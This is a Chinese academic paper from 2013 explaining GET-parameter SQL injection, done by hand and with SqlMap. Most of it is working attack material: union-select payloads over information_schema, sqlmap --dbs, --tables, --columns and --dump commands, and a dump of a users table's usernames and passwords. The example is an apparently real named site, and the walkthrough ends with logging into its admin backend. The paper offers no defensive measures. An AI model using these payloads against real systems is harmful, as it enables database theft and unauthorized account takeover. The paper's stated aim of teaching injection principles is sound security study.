渗透工具 SqlMap GET 注入使用及原理分析

王 琦[1]，白 淼[2]
（1. 辽宁工程技术大学 机械工程学院，辽宁 阜新 123000 ；2. 辽宁工程技术大学 创新实践学院，辽宁 阜新 123000）

摘 要 ：随着 Web 的发展，显示出 Web 强大功能的一面，但同时某某商城网站被拖库，客户数据库泄露的报道也见诸媒体。对于大的公司而言，客户数据库非常重要，事关公司经济和声誉。黑客拖库有很多方法，最常见的是注入。将以实例来展现注入原理，以及 SqlMap 的使用方法。
关键词 ：SqlMap; 手工原理 ; 注入。

Research about User the Tool of SqlMap GET Injection and Principle Analysising on Linux Platform

WANG Qi[1] ,BAI Miao[2]
(1. School of Mechanical Engineering, Liaoning Engineering Technology University, Fuxin,Liaoning 123000,China;
2. College of Innovation and Practice,Liaoning Engineering Technology University, Fuxin,Liaoning 123000,China)

Abstract ：With the development of web，Shows the powerful aspects of the web，But at the same time news coverage，XXX website had irrupt，and database stolen，For many large customers company ,that database is very import ,In fact, the invasion of the website that there are many ways，the common mange is inject database,This article will be examples to show the injection principle,also show the use of sqlmap.
Key words ：SqlMap; Manual principle;Injection.

0 引言

随着 Internet 的迅猛发展，基于 Internet 的 Web 应用程序和服务变得越来越重要了，绝大多数信息系统都提供基于数据库的 Web 程序，在 2010 年，SQL 注入漏洞为主体的的注入漏洞，居 Web 安全漏洞榜首。SQL 注入[1] 是一种基于 Web 页面跟数据库层的代码注入技术，而对于 SQL 注入 80% 应用于 GET 注入，本文将探讨 SqlMap GET 注入的原理以及使用方法。2008 年，自动 SQL 注入攻击了超过 70000 家美国网站，四月，F-Secure 表示其发现超过五十万网页都被恶意 javascript 代码攻击，7 月，索尼游戏机的美国网站遭到 SQL 注入攻击，10 月 Adobe 旗下网站遭受 SQL 注入攻击　　可见 SQL 注入的攻击危害大[2]。而大多数 SQL 攻击是通过 GET 方式。

1 SqlMap GET 注入原理及应用（关于 MySQL 的应用）

实例分析 ：http://www.deta.com.cn/article.php?id=614

1.1 查询当前数据库，权限，版本信息

原理分析 ：首先判断注入例如某网站 ：http://www.xxx.com.cn/article.php?id=614 and 1=1 反回正常，http://www.xxx.com.cn/article.php?id=614 and 1=2 反回与原页面不同。说明存在注入，然后进

行字段判断直接 order by，直到 order by 12，与原页面不同，说明字段为 11 个，然后进行 http://www.xxx.com.cn/article.php?id=614 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11--

图 1　权限数据库位置

我们在 6 这个位置来查询当前数据库和当前数据库用户权限数据库位置，数据库版本，执行如下代码

1+union+select+1,2,3,4,5,concat(database(),0x3a,user(),0x3a,version()),7,8,9,10,11--

注 ：这段代码的的意思是通过 URL 注入到数据库查询数据库信息，用户信息，数据库版本

图 2　通过 URL 注入到数据库查询数据库信息

Web 页面显示当前数据库为 dt_cms，并且该数据库所属用户权限为 ：root 数据库为本机地址 ：localhost: 数据库版本 ：5.1.50-community-log。既然了解了手工原理，那我们就用 Linux 的 SqlMap 工具查到以上信息。

执行 python sqlmap.py -u “ http://www.xxx.com.cn/article.php?id=666 ” --user

注 ：以上代码是通过注入 url 查询 user 权限，同时也会判断服务器信息，例如数据库信息。



图 3 利用 SqlMap 工具查询数据库信息

从 SqlMap 返回得知了数据库为 mysql，服务器为 apache2.2.16, 语言为 php5.2.14，环境搭建在 Windows，省去了手工的麻烦，除了自己写一个 Python 脚本。

import urllib

print urllib.urlopen('http://www.deta.com.cn').getcode()

来显示 banner 信息，我们认为在渗透状态下，不宜更换渗透工具，对于注入还是用 SqlMap 一路下来比较顺。

接着原理，手工爆所有数据库。

1.2 查询 MySQL 内的数据库

http://www.xxx.com.cn/article.php?id=666+and+1=2+union+select+1,2,3,4,5,concat(GROUP_CONCAT(DISTINCT+table_schema)),7,8,9,10,11+from+information_schema.columns

注 ：这段代码是表示通过 URL 注入从 information_schema 数据库读取所有数据库信息。

以下手工注入原理的显示过程 ：

图 4 通过 URL 注入从而从 information_schema 数据库读取所有数据库信息

接下来看用 SqlMap 来查询出所有的数据库信息。

使用格式 ：Python sqlmap.py -u “ url ” --dbs

Python sqlmap.py -u “ http://www.xxx.com.cn/article.php?id=666 ” --dbs

注 ：这段代码是表示通过 URL 注入到数据库执行命令查询所有数据库，代码意思同手工一样。

图 5 用 SqlMap 来查询出所有的数据库信息

如图 5 所示，同样查询到四个数据库。

1.3 查询指定数据库内的所有表单

接着手工指定数据库查询表，查这个数据库“dt_cms”的表单。通过转换工具把 dt_cms 转换为 HEX 格式，为 0x64745F636D73

http://www.xxx.com.cn/article.php?id=666+and+1=2+union+select+1,2,3,4,5,concat(GROUP_CONCAT(DISTINCT+table_name)),7,8,9,10,11+from+information_schema.tables+where+table_schema=0x64745F636D73

注：这段代码是通过 URL 注入数据库，并且在 information_schema 查询数据库“dt_cms”的所有表单信息。

图 6 通过 URL 查询到的指定数据库的表单

如图显示手工查询到的指定数据库的表单。接着用 SqlMap 查询 dt_cms 数据库的表单，

使用格式：Python sqlmap.py -u “url” --tables -D “database”

Python sqlmap.py -u “http://www.xxx.com.cn/article.php?id=666” --tables -D “dt_cms”



图 7 用 SqlMap 查询 dt_cms 数据库的表单

1.4 查询指定表单内的所有字段

接下来手工查询指定表单的字段，查询 users 内的字段

http://www.xxx.com.cn/article.php?id=666+and+1=2+union+select+1,2,3,4,5,GROUP_CONCAT(DISTINCT+column_name),7,8,9,10,11+from+information_schema.columns+where+table_name=0x7573657273

注：这段代码是通过 URL 注入到数据库，从 information_schema 中读取表单的 hex=0x7573657273 的所有字段信息，从而达到数据库查询信息的结果，从而使数据库信息在 Web 页面显示。

图 8 通过 URL 显示查询数据库字段信息

那么我们同样用 SqlMap 来查询，使用格式：Python sqlmap.py -u “url” --columns -T “tables” -D “database”

Python sqlmap.py -u “http://www.deta.com.cn/article.php?id=666” --columns -T “users” -D “dt_cms”

图 9 使用 SqlMap 查询数据库字段信息

使用 SqlMap 同时也判断了字段的类型。

1.5 查询指定字段内的内容

然后手工原理来查询指定字段的内容

http://www.xxx.com.cn/article.php?id=666+and+1=2+union+select+1,2,3,4,5,GROUP_CONCAT(DISTINCT+u_Id,0x5c,u_Username,0x5c,u_Password,0x5c,u_RegistTime,0x5c,u_LastLoginTime,0x5c,u_LastLoginIP,0x5c,u_State),7,8,9,10,11+from+users

图 10 手工原理来查询指定字段的内容

代码如上查询全部字段内的内容。那么通过 sqlmap 也可以实现，使用格式：Python sqlmap.py -u “url” --dump all columns -T “tables” -D “database”

Python sqlmap.py -u “http://www.xxx.com.cn/article.php?id=666” --dump all columns -T “users” -D “dt_cms”

图 11 通过 SqlMap 来查询指定字段的内容

当然你也可以指定查询，使用格式：python sqlmap.py -u “url” --dump -C “column” -T “tables” -D “database”

Python sqlmap.py -u “http://www.xxx.com.cn/article.php?id=666” --dump -C “u_Username,u_Password” -T “users” -D “dt_cms”

图 12 通过 SqlMap 指定格式查询

1.6 用得到的密码登录管理后台

找到后台，成功登录。

图 13 找到后台，成功登录

2 结束语

通过手工注入来解读注入原理，让更多的人懂得 SqlMap 工具的原理。工具的出现是为了节省注入时间，而懂原理是知其亦知然所以然。本文是基于原理与工具结合，实体化地解释了 SqlMap GET 注入原理，对 SqlMap 的 GET 注入进行了详解操作。

参考文献

[1] 游向锋 .SQL 注入式攻击的分析与防范 . 电脑编程技巧与维护 ,2009 年 第 1 期 83-85 页 .

[2] 摘自百度百科 http://baike.baidu.com/view/9720684.htm # refIndex_1_9843873.

作者简介：王 琦 (1991-)，辽宁工程技术大学，机械工程学院机械 10-04 班，主要研究方向：计算机网络安全；白 淼 (1979-)，辽宁工程技术大学创新实践学院，讲师，主要研究方向：计算机网络、软件理论、数据挖掘、数据库管理系统、多媒体技术及应用。

收稿日期 :2013-04-03